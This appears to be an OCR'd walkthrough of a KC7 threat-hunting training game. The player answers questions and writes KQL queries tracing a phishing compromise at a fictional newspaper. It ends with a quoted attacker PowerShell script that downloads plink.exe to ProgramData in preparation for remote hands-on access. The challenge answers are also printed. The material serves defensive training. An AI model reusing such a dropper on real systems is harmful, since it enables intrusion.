
#outboundnetworkevents

Solved by 1814 players || Need help? Ask on discord @ kc7cyber/community


Submit


```
1  OutboundNetworkEvents
2  | where src_ip == "10.10.0.3"
3
```







```
1  FileCreationEvents
2  | where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"
3
```





Question 11 (30 pts)
A hash is a string that uniquely represents the contents of a file. We can get the hash of a file by running it through a hashing algorithm. Lucky for us, the hashes of all downloaded files are already captured.
What is the sha256 hash of the file that Sonia downloaded?
60b854332e393a6a2f0015383969c3ac705126a6b7829b
Show Tags
#sha256
Solved by 1754 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
: KQL 101
: Welcome to
: Plenty of Phish
: A scandal
Question 3
20
Question 5
20
Question 6
20
Question 7
20


Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
FileCreationEvents
| where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"
KrustyKrab
OwlRecords
SASA
Scholomance
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
Table 1
Add visual
Stats
Search
UTC
Done (0.963 s)
10 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-01-05 10:24:04.0000
UL0M-MACHINE
sogose
60b854332e393a6a2f0015383969c3...
C:\Users\sogose\Downloads\Valdorian_Times_Ed...
Valdorian_Times_Ed...
edge.exe
"timestamp": 2024-01-05T10:24:04Z,
"hostname": UL0M-MACHINE,
"username": sogose,
"sha256": 60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f,
"path": C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx,
"filename": Valdorian_Times_Editorial_Offer_Letter.docx,
"process_name": edge.exe
High winds
11:51



When I run the query I found the name of the file



This file was created on 2024-01-05T10:24:32Z

Question 8 (30 pts) ✅ Solved

When was the .ps1 file dropped to Ronnie's machine?


2024-01-10T08:55:51Z

Show Tags

#hostname #ip #plink

> Solved by 1450 players || 🤓 Need help? Ask on discord @ kc7cyber/community

Submit



Question 9 (30 pts) ✓ Solved

What IP address was used with plink on Ronnie's machine?


168.57.191.100

Show Tags

#username

Solved by 1423 players || Need help? Ask on discord @ kc7cyber/community

Submit



Question 10 (30 pts) ✅ Solved

What username was used with plink on Ronnie's machine?

$had0w

Show Tags

#plink

> Solved by 1422 players || Need help? Ask on discord @ kc7cyber/community

Submit

Streak: 2

Question 12 (30 pts)

🥳 You reached level 9!

You're temporary, but your defense is legendary! Keep growing! Your new level title is **Okayish Temporary Defender**.

Keep Playing | View your performance

1: KQL 101

2: Welcome

Question 3

30

Question 12 (30 pts) ✓ Solved

How many discovery commands were run on Ronnie's machine?

5

Show Tags

#ip

Solved by 1397 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 13 (50 pts) ✓ Solved

Your investigative buddy, who was also looking at Ronnie's machine, saw a weird file `fakestory.docx` being downloaded from a suspicious domain.

Let's see if we can find evidence of this download in OutboundNetworkEvents.

What is Ronnie's IP address?


10.10.0.19


Show Tags

#url

> Solved by 1412 players || Need help? Ask on discord @ kc7cyber/community

Submit


Azure Data Explorer
New connection pane
Query
Connections
Add
method (string)
src_ip (string)
timestamp (datetime)
url (string)
user_agent (string)
OutboundNetworkEvents
PassiveDns
domain (string)
ip (string)
ProcessEvents
hostname (string)
parent_process_hash (string)
parent_process_name (string)
process_commandline (string)
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
| where timestamp == "2024-01-31T09:47:51Z"
Table 1
Add visual
Stats
Search
UTC
Done (0.790 s)
1 records
timestamp
method
src_ip
user_agent
url
2024-01-31 09:47:51.0000
GET
10.10.0.19
10.10.0.19


Question 13 (40 pts)
When was this new file created?
2024-01-05T10:24:32Z
Show Tags
#timestamp
Solved by 1727 players || Need help? Ask on discord @
kc7cyber/community
Submit

Question 14 (50 pts) ✓ Solved

The file extension of this new file, ".ps1" is pretty interesting.

Let's do some research! What type of file is this?

powershell;powershell file;PowerShell script

Show Tags


#powershell #research

Solved by 1708 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 15 (50 pts) ✓ Solved

You manage to do some forensics and get a copy of the PowerShell script. Here's what it looks like:



```powershell
# Stealth Mode PowerShell Script to Invoke Plink and uncover da truth

# green is a hackr color
$host.UI.RawUI.ForegroundColor = "Green"

# Define Plink URL and Destination Path
$plinkUrl = "https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe"
$destinationPath = "C:\ProgramData\Temp\plink.exe"

# let em know were here
Write-Host "lol ur bout 2 get pwnd..." -NoNewline
Start-Sleep -Seconds 2
Write-Host " Done."

# download plink and dont even be stealthy about it lol
Invoke-WebRequest -Uri $plinkUrl -OutFile $destinationPath

# make fun of the victim
Write-Host "loser haha :P" -NoNewline
Start-Sleep -Seconds 2
Write-Host " Ready."

# now run plink and get that juicy hands-on-keyboard babyyyyyyy
